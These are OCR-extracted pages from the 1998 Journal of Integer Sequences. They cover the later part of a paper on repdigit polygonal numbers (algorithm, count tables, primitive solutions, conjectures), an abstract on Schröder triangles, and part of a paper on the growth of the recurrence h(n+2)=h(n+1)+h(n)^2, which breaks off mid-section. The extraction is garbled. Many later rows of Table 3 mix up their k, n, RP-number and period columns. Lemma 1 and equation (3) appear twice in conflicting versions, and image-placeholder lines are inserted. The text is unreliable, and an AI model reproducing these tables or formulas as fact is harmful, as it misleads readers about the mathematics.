We define the *combination number* of a given repdigit r, $c(r)$, to be the number of pairs n, k such that $P(n,k) = r$. The above examples show that $c(22)=3$ and $c(666)=5$. The *combination sequence* is the

sequence of combination numbers pertaining to the successive repdigits (which are 1, 2, 3, 4, 5, 6, 7, 8, 9, 11, 22, 33, 44, 55, 66, 77, 88, 99, 111, 222, 333, etc., sequence A010785 in the *On-Line Encyclopedia of Integer Sequences*).

Here is an efficient procedure for computing the combination number of a given repdigit. Every repdigit is just some decimal digit, d, times a *repunit number* (a number of the form 111...1). We denote the repunit with m decimal digits by R_m. Then equation (1) becomes

$$dR_m = n((k-2)(n-1) + 2)/2$$

Solving for k, we get

$$k = ((2dR_m)/n + 2n - 4)/(n-1)$$

Denote the quotient $(2dR_m)/n$ by the symbol q. For a given R_m to be a polygonal number, we see that it is necessary and sufficient that the two following conditions hold:

$$2dR_m = 0 \pmod{n}, \qquad (a)$$

$$q + 2n - 4 = 0 \pmod{n-1}. \qquad (b)$$

Condition (a) is required for q to be an integer, and (b) is required for k to be an integer. Note that (b) can be rewritten as

$$q = 2 \pmod{n-1}. \qquad (b')$$

Condition (a) means that *the only possible values of n* are the divisors of $2dR_m$. We must therefore factorize R_m. Fortunately, the prime factorizations of the repunits can be readily obtained from a number of sources, or calculated easily (at least for the first hundred or so repunits) using modern factorization algorithms. We assume that a table of repunit factorizations is provided. We can now find all (k,n) pairs such that $P(k,n)$ equals a given repdigit number dR_m by the following simple procedure:

```
Put all the prime factors of R(m) in a list.
Adjoin 2 and the prime factors of d.
Form all possible divisors n of 2*d*R(m) by taking all
 combinations of primes from this list.
```

```
For each trial divisor n, compute q.
If q = 2 mod (n-1), this is a success: (k,n) is an RP
number.
```

This algorithm must be programmed in a language that supports arbitrary-precision arithmetic. We used UBASIC, and were able to find all repdigit polygonal numbers with 50 or fewer decimal digits in a couple of hours on a home PC. From this we can tabulate the first 500 values of the combination sequence (A033618), which are as follows:

	d								
	1	2	3	4	5	6	7	8	9
m									
1	0	1	2	2	2	3	2	2	3
2	2	3	3	2	4	5	2	3	3
3	4	3	4	3	4	5	3	3	3
4	3	2	3	3	3	6	3	2	3
5	2	3	3	3	3	4	2	3	3
6	7	3	4	3	4	5	4	3	4
7	2	2	3	3	3	4	3	3	3
8	3	4	3	2	3	6	2	3	3
9	6	3	4	3	4	5	4	3	3
10	3	2	3	3	3	5	3	2	4
11	2	3	3	3	4	4	2	3	3
12	6	3	5	3	6	5	4	3	3
13	5	2	3	3	3	4	3	3	3
14	3	4	3	2	3	6	2	3	3
15	5	3	4	3	4	5	3	4	3
16	5	3	5	3	3	5	4	2	3
17	2	3	3	3	3	4	2	3	3
18	6	3	4	4	4	5	5	3	3
19	2	2	3	3	3	4	3	3	3
20	3	4	3	2	4	6	3	3	3
21	5	3	4	3	4	7	3	3	3
22	3	2	3	3	3	5	3	2	3
23	2	3	3	3	3	4	2	3	3
24	6	3	4	3	4	5	4	4	3
25	3	2	3	3	3	4	3	3	3
26	3	4	3	2	3	6	2	3	5
27	6	4	4	3	4	5	4	3	3
28	4	2	4	3	3	5	3	2	3
29	3	3	3	3	4	4	2	3	3
30	6	3	4	3	4	5	4	3	5
31	2	2	3	3	3	4	3	3	3
32	3	4	3	2	3	6	3	3	3
33	6	3	4	3	4	5	4	3	3
34	3	2	3	3	3	5	3	2	3

35	2	3	3	3	4	4	2	3	3
36	9	3	5	3	4	5	5	3	4
37	2	2	3	3	3	4	3	3	3
38	3	4	3	2	4	6	3	3	3
39	5	3	4	3	4	6	3	3	3
40	4	2	3	3	3	5	4	2	3
41	3	3	3	3	3	4	2	3	3
42	6	3	6	3	4	5	4	3	4
43	3	2	3	3	3	4	3	3	3
44	3	4	3	3	3	6	2	3	4
45	7	3	4	3	4	6	7	3	3
46	4	2	3	3	3	6	3	2	3
47	2	3	3	3	4	4	2	3	3
48	6	3	4	3	4	6	5	3	3
49	4	2	3	3	3	4	3	3	3
50	3	4	3	2	3	6	2	3	3

Table 1. c(r), the number of ways of expressing each repdigit, $r = dR_m$, as a polygonal number.

Every term in this sequence (after the first two) is at least 2, since every repdigit number r equals both $P(r,2)$ and $P(2,r)$. The largest term so far in this sequence is the (unique) 9 at m=36, d=1. This says that there are 9 different ways of representing the number 11111 11111 11111 11111 11111 11111 11111 1 as a polygonal number. The value 8 does not yet occur, although presumably it will eventually. The average of all the terms in the sequence so far is close to 3 (about 3.06).

Here are a few related sequences. Summing up each row, we obtain *the number of polygonal numbers which are m-digit repdigits* (for m=1, 2, 3, ..., A033702):

```
17 27 32 28 26 37 26 29 35 28 27 38 29 29 34 33 26 37 26 31 35 27 26 36 27
31 36 29 28 37 26 30 35 27 27 41 26 31 34 29 27 38 27 31 40 29 27 37 28 29
```

The partial sums of *this* sequence give *the number of polygonal numbers which are repdigits with m or fewer digits* (A033703):

```
RPN(m) = 17   44   76  104  130  167  193  222  257  285
 312  350  379  408  442  475  501  538  564  595
 630  657  683  719  746  777  813  842  870  907
 933  963  998 1025 1052 1093 1119 1150 1184 1213
1240 1278 1305 1336 1376 1405 1432 1469 1497 1526
```

In particular, there are precisely 1526 distinct repdigit polygonal numbers with 50 or fewer digits.

3. Primitive Repdigit Polygonal Numbers

So far we have not actually displayed a listing of the 1526 repdigit polygonal numbers with 50 or less digits. The reason for this is that we can describe these numbers using a much smaller list, by recognizing that many of these RP numbers are related.

For example, consider:

$P(2,3) = 33$
$P(12,3) = 333$
$P(112,3) = 3333$
etc.

and

$P(5,4) = 22$
$P(3705,4) = 22222$
$P(3703705,4) = 22222222$
etc.

In both cases, as we shall see below, there is an infinite sequence of RP numbers, where n remains constant, k steadily increases and the repdigit number has the same base digit d but gets p digits longer at each step. We refer to p as the *period* of the infinite RP number sequence.

In turns out that almost every repdigit polygonal number is a member of one of these infinite sequences. We call the first term in such a sequence the *primitive* RP number. We distinguish between two types: a *simple* primitive RP number, in which k=2 or n=2, and a *fancy* primitive number (the rest). The reason for this distinction is that all the simple primitives are obvious (since the k=2 and n=2 polygonal numbers are just the integers in order), and hence the fancy primitives are the only ones that really need to be enumerated.

Before enumerating all the primitive RP numbers less than 10^{50}, we first explain why these infinite sequences of solutions occurs.

Suppose we have *any* RP number, which as we have seen must satisfy conditions (a) and (b'). Also, n is a product of certain prime divisors of $2dR_m$. In general n will consist of zero or more factors of $2d$ combined with zero or more factors of R_m.

Lemma 1: If R_m is the smallest repunit divisible by a prime f, then R_{cm} is also divisible by f, for all $c >= 1$.

Proof: By induction on *c*. If R_{cm} is divisible by *f*, then so is $R_{(c+1)m}$, because

$$R_{(c+1)m} = 10^m R_{cm} + R_m$$

and both terms on the right side are divisible by *f* (by the induction hypothesis).

For example, the 3rd repunit, 111, factors as 3 x 37. Both of these factors are present in the 6th repunit, 111111 (which = 3 x 7 x 11 x 13 x 37), the 9th repunit 111111111 (which = 3 x 3 x 37 x 333667), and so on.

Consider now our RP number, for which *n* contains a subset of the prime factors of the repunit R_m. Although *m* may not be the smallest index in which each of these prime factors occurs, we know from the lemma that each prime factor in this subset will occur among the higher repunits with *some* period. Define P_{rep} to be the LCM of all these periods. Then it must be the case that every P_{rep}-th repunit after this one is divisible by *n*, since each of these contains the prime factors needed for *n* to divide it evenly.

In summary: if we start from a given RP number and form larger ones in which *d* and *n* remain the same and the length of the repunit increases in steps of P_{rep}, *every one of these will satisfy condition* (*a*).

Example: consider *P*(41139,74)=111111111. Since *n* = 74 = 2 x 37, and the 2 can be obtained from 2*d*, the only repunit factor *n* contains is 37. We know from the previous example that 37 occurs as a prime factor of every 3rd repunit (because the lowest repunit in which it appears is R_3); therefore P_{rep} = 3. This means that 111111111111 and every 3rd repunit thereafter will be divisible by 37, and will therefore satisfy condition (*a*). For instance, 2 x 111111111111 is exactly divisible by 74.

What about condition (*b'*)?

We have a series of repunits which satisfy condition (*a*): $r_0 = R_m$, $r_1 = R_{m+Prep}$, $r_2 = R_{m+2Prep}$, etc., and at the first step condition (*b'*) is satisfied: $q = 2dr_0/n = 2 \bmod n\text{-}1$. We ask: what is the sequence of *q* values (q_0, q_1, q_2, ...) that correspond to the repdigits r_0, r_1, r_2, ...? To answer this, note that each repunit in the sequence is related to the previous one by

$$r_i = 10^{Prep} r_{i-1} + R_{Prep},$$

i.e.

$$(2dr_i)/n = (2d10^{Prep}r_{i-1})/n + (2dR_{Prep})/n ,$$

or

$$q_i = q_{i-1}10^{Prep} + q_0 \bmod 10^{Prep}$$

For (*b'*) to be satisifed we need $q_i = 2 \bmod n\text{-}1$ for some larger *i*. This will be the case (and there will be an infinite sequences of cases for which it is true) if the following condition holds:

Ring Period Condition: Working in the ring of integers mod *n*-1, start with the value 2 and successively apply the linear recurrence $q_i = aq_{i-1} + b$, where $a = 10^{Prep} \bmod n\text{-}1$ and $b = (q_0 \bmod 10^{Prep}) \bmod n\text{-}1$. If the sequence of values q_0 (= 2) -> q_1 -> q_2 -> ... eventually returns to the value 2 (which means it satisfies condition (*b'*)) then the primitive repdigit polygonal number under consideration generates an infinite sequence of RP numbers.

We refer to the period with which 2 repeats in the sequence of *q*'s as the *ring period* P_{ring}. Because the sequence of *q*'s is itself spaced with a period of P_{rep} within the repdigits, the full period with which additional RP numbers appear beyond a primitive one is the product of these two periods: $p = P_{rep}P_{ring}$.

Continuing the previous example, we may now determine the sequence of RP numbers generated by the primitive solution *P*(41139,74)=111111111, for which $P_{rep} = 3$. We compute $a = 10^3 \bmod 73 = 51$ and $b = ((2 \times 111111111)/74 \bmod 10^3) \bmod 73 = 2$. Starting with 2 and applying the function $51x + 2$ iteratively, we produce:

starting value:		2
51*2+2 =	104 =	31 mod 73
51*31+2 =	1583 =	50 mod 73
51*50+2 =	2552 =	70 mod 73
51*70+2 =	3572 =	68 mod 73
51*68+2 =	3470 =	39 mod 73
51*39+2 =	1991 =	20 mod 73
51*20+2 =	1022 =	0 mod 73

51*0 +2 = 2 = 2 mod 73

so P_{ring} = 8. The full period for this primitive solution is therefore 3 x 8 = 24. We obtain the following sequence of RP numbers:

P(41139,74) = 111111111
P(411370274383973014110000041139,74) = 111111111111111111111111111111111
etc.

where each repdigit in the sequence (and, consequently, each value of *k*) is 24 digits longer than the previous one.

We can now concisely describe all RP numbers of 50 digits or less. First, take all those which are generated by the simple primitive solutions with *k*=2 and *n* equal to some repdigit number. Here are the periods of the small simple primitive solutions:

	Value of *d*								
m	1	2	3	4	5	6	7	8	9
1			1	3	1	1	3	6	**
2	2	6	**	42	54	6	18	84	42
3	6	48	123	663	69	18	96	2658	498
4	12	2220	336	2220	2776	420	972	17772	1428
5	20	36990	480	31710	33810	495	4860	49380	3205

Table 2. Periods of the simple primitive RP numbers 3,4,5,...99999 with *k*=2.

All of the larger simple primitive solution have a period of at least 498, and so are not relevant for RP numbers with 50 digits or less. There is one exception: the *d*=1 primitives, all of which (as can be seen from the table) have relatively small periods. In fact, it is easy to show that those solutions have a period of exactly *m*(*m*-1).

In addition to these simple primitives, we also have to consider the remaining simple primitives, which are simply those of the form *k=d*, *n*=2, *repdigit=d*, and all the RP numbers generated by these (which are of the form *k=ddd...d*, *n*=2, *repdigit=ddd...d*).

Finally, take all those generated by the fancy primitive solutions. Table 3 below gives the complete list of fancy primitive RP numbers of 50 digits or less (A033704 and A033705) with their periods.

k	*n*	*RP number*	*Period*
3	3	6	1

4	3	9	1
5	4	22	3
3	10	55	9
3	11	66	2
16	4	88	3
38	3	111	3
9	6	111	3
75	3	222	3
11	9	333	3
149	3	444	3
186	3	555	3
3	36	666	6
260	3	777	3
297	3	888	3
9	44	6666	42
1589	8	44444	6
531	21	111111	6
131	42	111111	30
1475	33	777777	6
514	63	999999	30
41139	74	111111111	24
21604940	9	777777777	9
65359479	18	9999999999	16
170677592	63	333333333333	30
933706818	35	555555555555	48
5378862	455	555555555555	678
806321563	53	1111111111111	78
360633274	79	1111111111111	78
199660579	106	1111111111111	78
3220611916266	24	888888888888888	66
63890006966	187	1111111111111111	240
975514583945	68	2222222222222222	528
8944083	27302	3333333333333333	
104368			
34829977467	438	3333333333333333	792
57189542483662	17	7777777777777777	16
1610305958132047	24	4444444444444444	66
8925662618878671	387	666666666666666666666	
1344			
3561667376774099913	707		
888888888888888888888888	96		
880855486848827581349	477		
999999999999999999999999999	624		
77645779951859616429849	54		
1111111111111111111111111111	351		
633111744222855333966447	27		
222222222222222222222222222	54		

821018062397372742200328 6	29
333333333333333333333333333 3	84
2183081749534812567698	3191
11111111111111111111111111111 1	812
233754090696587190275829829	93
99999999999999999999999999999 9	330
56287290329843521332883037	189
99999999999999999999999999999 9	138
964972863584543403776352377	402
77777777777777777777777777777777 7	6600
884149845715851922583839509122	355
55555555555555555555555555555555 5	6090
109436729155039014193943771408 58	143
11111111111111111111111111111111111 1	210
217864923747276688453159041394335 7	18
33333333333333333333333333333333333 3	48
29595805851513614070691696262472518 20	73
77777777777777777777777777777777777 7	72
32650928918927743494302412903647108 78	83
11111111111111111111111111111111111111 1	205
36308447523400794428831812009382102 86	429
33333333333333333333333333333333333333 3	318
74681483472987707427820346223357380773	173
11111111111111111111111111111111111111111 1	903
25972676744065243363981091891330320502833	93
11111111111111111111111111111111111111111 1	330
435729847494553376906318082788671023965141 8	18
66666666666666666666666666666666666666666666 6	48
10366223880818043153109126719682497371422 0	123
77777777777777777777777777777777777777777 7	60
41130501204536106704271696339385392796286 7	62
77777777777777777777777777777777777777777 7	60
40804068655293756651063190812882334123 5	1953
77777777777777777777777777777777777777777 7	180
25420066600574493505172983553216909428302 9	94
11111111111111111111111111111111111111111 1	690
65662037493023408516366262845136084572704293	143
66666666666666666666666666666666666666666666 6	210
39067230797479382268946630256007563415882394	239
11111111111111111111111111111111111111111111111 1	336

Table 3. All fancy primitive repdigit polygonal numbers less than 10^{50}.

As an example, we derive the entry in Table 1 which says that there are 9 manifestations of r = 11111 11111 11111 11111 11111 11111 11111 1 (36 1's) as an RP number. First, there is the simple primitive solution $(k,n) = (r, 2)$. Looking at Table 2, we see that the simple primitive solution (11,2) has period 2,

so it generates solutions with any even number of digits, including 36. The 6-digit simple primitive solution (111111,2), which is just beyond the end of Table 2, has, as described earlier, period 6 x 5 = 30, so it also generates a 36-digit solution. There is also the obvious simple primitive solution (2, *r*).

To complete the list, look in Table 3 for RP numbers consisting of 1's with the correct period so that a 36-digit solution can be generated. We find five possibilities: (38,3) and (9,6) with length 3 and period 3, (531,21) with length 6 and period 6, (131,42) with length 6 and period 30, and the *n*=143 36-digit solution. Thus all nine solutions can be found from Tables 2 and 3.

Two of the simple primitive solutions (the ones marked with **: (2,9) and (2,33)) in Table 2 do not have finite ring periods, and so do not generate any additional solutions. For example, for (2,9) the recurrence gets stuck in a cycle of length one at the value 6. Are there other solutions with this property?

Note from Table 3 that one of the "fancy" things about the fancy primitives is the progression of *k* values, which also form an interesting sequence, A033706 (as do the values of *n*, A033707):

> 3, 4, 5, 3, 3, 16, 38, 9, 75, 11, 149, 186, 3, 260, 297, 9, 1589, 531, 131, 1475, 514, 41139, 21604940, ...

It has been noted since 1979 (see [2]) that all primitive RP numbers with *k*>2 tend to have large *k* and small *n*. (If a primitive solution has this property, then all RP numbers derived from it will also. So this is equivalent to saying that *all* RP numbers with *k*>2 tend to have large *k* and small *n*.)

In particular, the following conjecture, made in [2], is now strongly supported by the numerical evidence in Table 3 (although we still do not have a proof).

Conjecture. The only RP numbers with $k > 2$ and $n > k$ are $P(3,10)$, $P(3,11)$, $P(3,36)$, and $P(9,44)$.

A related conjecture comes from defining the *wickedness* of an RP number to be the value of *n/k*.

Conjecture. The most wicked RP number with k>2 is the "Beast number", 666 = (3,36), with $n/k = 12$.

Another remarkable solution in Table 3 is (8944083, 27302) = 3333333333333333, whose *k* value is the largest among the fancy primitives so far.

Finally, define a *simple RP number* to be one generated from a simple (or trivial) primitive solution, and a *fancy RP number* to be one generated from a fancy primitive solution. What is the distribution of simple versus fancy RP numbers? Here are the two sequences (number of RP numbers of *m* digits, A033708, and their partial sums, A033709) for simple:

Numbers with exactly m digits:

```
15 21 21 24 21 22 24 24 22 24 21 22 24 24 22 25 21 22 24 25 23 24
21 22 25
24 22 25 21 22 24 24 22 24 21 23 24 25 23 25 21 22 24 26 23 24 21
22 25 24
```

Numbers with m or fewer digits:

```
  15   36   57   81  102  124  148  172  194  218
 239  261  285  309  331  356  377  399  423  448
 471  495  516  538  563  587  609  634  655  677
 701  725  747  771  792  815  839  864  887  912
 933  955  979 1005 1028 1052 1073 1095 1120 1144
```

and fancy (A033710 and A033711) RP numbers :

Numbers with exactly m digits:

```
 2  6 11  4  5 15  2  5 13  4  6 16  5  5 12  8  5 15  2 6 12  3
5 14  2
 7 14  4  7 15  2  6 13  3  6 18  2  6 11  4  6 16  3  5 17  5  6
15  3  5
```

Numbers with m or fewer digits:

```
   2    8   19   23   28   43   45   50   63   67
  73   89   94   99  111  119  124  139  141  147
 159  162  167  181  183  190  204  208  215  230
 232  238  251  254  260  278  280  286  297  301
 307  323  326  331  348  353  359  374  377  382
```

As can be seen from these sequences, there are many fewer fancy RP numbers than simple ones. Of the 1526 RP numbers with 50 digits or less, only 382 (= 25.03%) are fancy ones.

References

[1] D. W. Ballew and R. C. Weger, "Repdigit Triangular Numbers", *Journal of Recreational Mathematics*, Vol. 8, No. 2, p. 96, 1975.

[2] M. Keith, "Repdigit Polygonal Numbers", *Journal of Recreational Mathematics*, Vol. 12, No. 1, p. 9, 1979.

Received May 20, 1998; published in Journal of Integer Sequences May 25, 1998.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 1 (1998), Article 98.1.7

Schröder Triangles, Paths, and Parallelogram Polyominoes

Elisa Pergola
Dipart. di Sistemi e Informatica
Universitá di Firenze, Firenze, Italy
Email address: elisa@dsi2.dsi.unifi.it

and

Robert A. Sulanke
Boise State University, Boise, ID, U.S.A
Email address: sulanke@math.idbsu.edu

Abstract: This paper considers combinatorial interpretations for two triangular recurrence arrays containing the Schröder numbers s_n = 1, 1, 3, 11, 45, 197, ... and r_n = 1, 2, 6, 22, 90, 394, ... , for n = 0, 1, 2, ... These interpretations involve the enumeration of constrained lattice paths and bicolored parallelogram polyominoes, called *zebras*. In addition to two recent inductive constructions of zebras and their associated generating trees, we present two new ones and a bijection between zebras and constrained lattice paths. We use the constructions with generating function methods to count sets of zebras with respect to natural parameters.

Received Apr. 21 1998 and in revised form May 23 1998. Published in Journal of Integer Sequences May 29, 1998.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 1 (1998), Article 98.1.8

Properties of a Quadratic Fibonacci Recurrence

W. Duke
Stephen J. Greenfield
and
Eugene R. Speer
Department of Mathematics,
Rutgers University, New Brunswick, NJ 08903-2390

Email addresses: duke@math.rutgers.edu, greenfie@math.rutgers.edu, speer@math.rutgers.edu

Abstract: The terms of A000278, the sequence defined by $h_0=0$, $h_1=1$, and $h_{n+2}=h_{n+1}+h_n^2$, count the trees in certain recursively defined forests. We show that for n large, h_n is approximately $A^{\mathrm{sqrt}(2)^n}$ for n even and h_n is approximately $B^{\mathrm{sqrt}(2)^n}$ for n odd, with A,B > 1 and A not equal to B, and we give estimates of A and B: A is 1.436 ± .001 and B is 1.452 ± .001. The doubly exponential growth of the sequence is not surprising (see, for example, [AS]) but the dependence of the growth on the parity of the subscript is more interesting. Numerical and analytical investigation of similar sequences suggests a possible generalization of this result to a large class of such recursions.

Asymptotics

We study the growth of

$$h_{n+2} = h_{n+1} + (h_n)^2 \qquad (1)$$

as $n \to \infty$.

The sequence $\{h_n\}$ is bounded by double the square of its translate:

Lemma 1. If $n \geq 1$, then $0 < h_n < h_{n+1} < 2(h_n)^2$.

Lemma 1 If $n \geq 1$, then $0 < h_n \leq h_{n+1} \leq 2(h_n)^2$.

Proof This is true for $n = 1$. Since the sequence is increasing, $h_n \leq h_{n+1}$ always, and $h_{n+2} = h_{n+1} + (h_n)^2 \leq (h_{n+1})^2 + (h_{n+1})^2 = 2(h_{n+1})^2$. ■

Rewrite (1) in the following way for $n \geq 1$:

$$h_{n+2} = h_{n+1} + (h_n)^2 = (h_n)^2 \overbrace{\left(1 + \frac{h_{n+1}}{(h_n)^2}\right)}^{\alpha_n}.$$

The preceding lemma shows that $1 \leq \alpha_n \leq 3$ if $n \geq 1$. Then

$$h_{n+2} = (h_{n-2})^1(\alpha_{n-2})^2\alpha_n = (h_{n-1})^8(\alpha_{n-1})^1(\alpha_{n-2})^2\alpha_n = \ldots$$

which gives $h_{2n} = \prod_{j=0}^{n-1}(\alpha_{2n-2j-2})^{2^j}$ if n is a positive integer and α_0 is defined to be 1. More algebra is enlightening, beginning with reversing the product index:

$$h_{2n} = \prod_{j=0}^{n-1}(\alpha_{2j})^{2^{(n-j-1)}} = \exp\left(\sum_{j=0}^{n-1}\log\left((\alpha_{2j})^{2^{(n-j-1)}}\right)\right) = \exp\left(2^n\sum_{j=0}^{n-1}\frac{1}{2^{j+1}}\log\alpha_{2j}\right)$$

$$= \left(\exp\left(\sum_{j=0}^{n-1}\frac{1}{2^{j+1}}\log\alpha_{2j}\right)\right)^{2^n} = \left(\exp\left(\sum_{j=0}^{n-1}\frac{1}{2^{j+1}}\log\alpha_{2j}\right)\right)^{(\sqrt{2})^{2n}}.$$

Therefore if A is defined by requiring

$$\log A = \sum_{j=0}^{\infty}\frac{1}{2^{j+1}}\log\alpha_{2j}, \qquad (2)$$

it seems plausible to expect that $h_{2n} \approx A^{(\sqrt{2})^{2n}}$.

A similar analysis for odd integers incorporates the initial condition $h_1 = 1$ and uses the formula $h_{2n+1} = \prod_{j=0}^{n-1}(\alpha_{2n-2j-1})^{2^j}$. This leads to defining B by the equation

$$\log B = \frac{1}{\sqrt{2}}\sum_{j=0}^{\infty}\frac{1}{2^j}\log\alpha_{2j+1}. \qquad (3)$$

$$\log B = \frac{1}{\sqrt{2}} \sum_{j=0}^{\infty} \frac{1}{2^{j+1}} \log \alpha_{2j+1}\,, \qquad (3)$$

and to the expectation that $h_{2n+1} \approx B^{(\sqrt{2})^{2n+1}}$.

Lemma 2 The series of non-negative constants defined in (2) and (3) converge, and all partial sums of the first N terms of each of them are within $\frac{\log 3}{2^N}$ of the actual sums. By considering partial sums for $N = 15$, we obtain an estimate for A (respectively, B) which is 1.436 (respectively, 1.451) with error less than .001.

Proof Since $0 \le \log \alpha_n \le \log 3$ the convergence of the geometric series $\sum \frac{1}{2^j}$ implies the convergence of both series shown. Then infinite tails of both series can be overestimated by $\frac{\log 3}{\text{powers of } 2}$. The numerical results are obtained by direct calculation. ■

Theorem 1 $\lim_{n\to\infty} \frac{h_{2n}}{A(\sqrt{2})^{2n}} = 1$ and $\lim_{n\to\infty} \frac{h_{2n+1}}{B(\sqrt{2})^{(2n+1)}} = 1$

Proof Consider the first limit. Unravel some algebra via

$$\frac{h_{2n}}{A(\sqrt{2})^{2n}} = \frac{\exp\left(2^n \sum_{j=0}^{n-1} \frac{1}{2^{j+1}} \log \alpha_{2j}\right)}{\left(\exp\left(\sum_{j=0}^{\infty} \frac{1}{2^{j+1}} \log \alpha_{2j}\right)\right)^{2^n}} = \exp\left(-\sum_{j=n}^{\infty} 2^{n-j-1} \log \alpha_{2j}\right)$$

to discover that the desired result will follow an estimate which shows that the series $\sum_{j=n}^{\infty} 2^{n-j-1} \log \alpha_{2j} = 2^n \sum_{j=n}^{\infty} 2^{-j-1} \log \alpha_{2j}$ approaches 0 as $n \to \infty$. The estimation needs to be finer than what $0 \le \log \alpha_{2j} \le \log 3$ can provide.

First, $0 \le \log \alpha_j \le \frac{h_{j+1}}{(h_j)^2}$ because $\log(1+x) \le x$ for $x \ge 0$. The series (2) and (3) both have positive terms. Since $h_{2j} = \exp\left(2^j \sum_{k=0}^{j-1} \frac{1}{2^{k+1}} \log \alpha_{2k}\right)$, we know by Lemma 2 that for $j \ge 15$, $e^{2^j \log(1.4)} \le h_{2j} \le e^{2^j \log A}$. Similarly,

for $j \ge 15$, $e^{2^{(j+.5)} \log(1.4)} \le h_{2j+1} \le e^{2^{(j+.5)} \log B}$. If $C = \max(A, B)$, $C < 1.46$ and $C^{\sqrt{2}} < 1.46^{1.42} < 1.72$. We have

$C < 1.46$ and $C^{\sqrt{2}} < 1.46^{1.42} < 1.72$. We have

$$0 \le \frac{h_{j+1}}{(h_j)^2} \le \frac{\exp\left(2^{.5j+.5}\log C\right)}{[\exp(2^{.5j}\log(1.4))]^2} \le \frac{\left(C^{\sqrt{2}}\right)^{\sqrt{2}^j}}{\left(1.4^{\sqrt{2}^j}\right)\left(1.4^{\sqrt{2}^j}\right)} < \left(\frac{1.72}{(1.4)^2}\right)^{\sqrt{2}^j} < .9^{\sqrt{2}^j}$$

which allows the series to be estimated easily. If $j \ge 6$, then $\sqrt{2}^j > 1.4j$ and the following estimate is valid:

$$2^n \sum_{j=n}^{\infty} 2^{-j-1} \log \alpha_{2^j} < 2^n \sum_{j=n}^{\infty} 2^{-j-1} \left(.9^{\sqrt{2}^j}\right)$$


$$< 2^{n-1} \sum_{j=n}^{\infty} 2^{-j} (.9^{1.4j}) = \frac{.5}{1 - .5(.9)^{1.4}} (.9^{1.4})^n$$

This overestimate certainly approaches 0 rapidly, so the first limit in the theorem is verified. The second, for odd integers, follows in a similar fashion. ■

The proof above certainly doesn't use all the information present. In fact, the convergence to the limits is extremely rapid, and very sharp error estimates can be made. A result similar to theorem 1 with similar error estimates can be proved for any non-negative initial conditions. Different initial conditions give rise to different growth constants. The link between the pair of initial conditions and the pair of growth constants for this recurrence has been shown to be a real analytic mapping with further interesting properties. See [GN].


Counting the trees in a forest

A graph is a set of vertices together with a set of edges where the edges connect pairs of distinct vertices. A vertex connected by an edge is called *incident* with that edge. A *tree* here will be a connected graph without cycles, which are closed paths of edges. The number of edges a vertex is incident with is called the *degree* of the vertex. A *rooted tree* has one distinguished vertex with degree 1. The root vertex will be labeled *R*. Any other vertices of degree 1 in a rooted tree are called *leaves* and will be labeled *L*.




Trees will be drawn here with their roots at the bottom of their pictures. The *level* of a vertex is its distance to the root. The *distance* between two vertices in a tree is the minimum number of edges required to travel from one to the other. A tree with three leaves is displayed. One leaf has level 2 and the two others have level 3. This tree also has two vertices designated v which are neither leaves nor the root. They both have degree 3. One of these has level 1 and the other has level 2.

$\mathcal{H}_n$ will be a set of all rooted trees of a certain type for each integer $n \geq 1$. Every leaf of each tree in $\mathcal{H}_n$ will have level n. Any vertices of degree greater than 1 in trees in $\mathcal{H}_n$ will be one of two types: the diamond ($\blacklozenge$) and the circle ($\bullet$). The diamond will always have degree 3 so the tree must "branch" at a diamond. The distance between two diamonds must always be at least 2, and the level of a diamond must be at least 2. All other vertices of degree greater than 1 will be circles and each circle will have degree 2. There will be no branching at a circle – just a "trunk". Here is a display of some small forests of this species, a rather peculiar sort of binary tree.



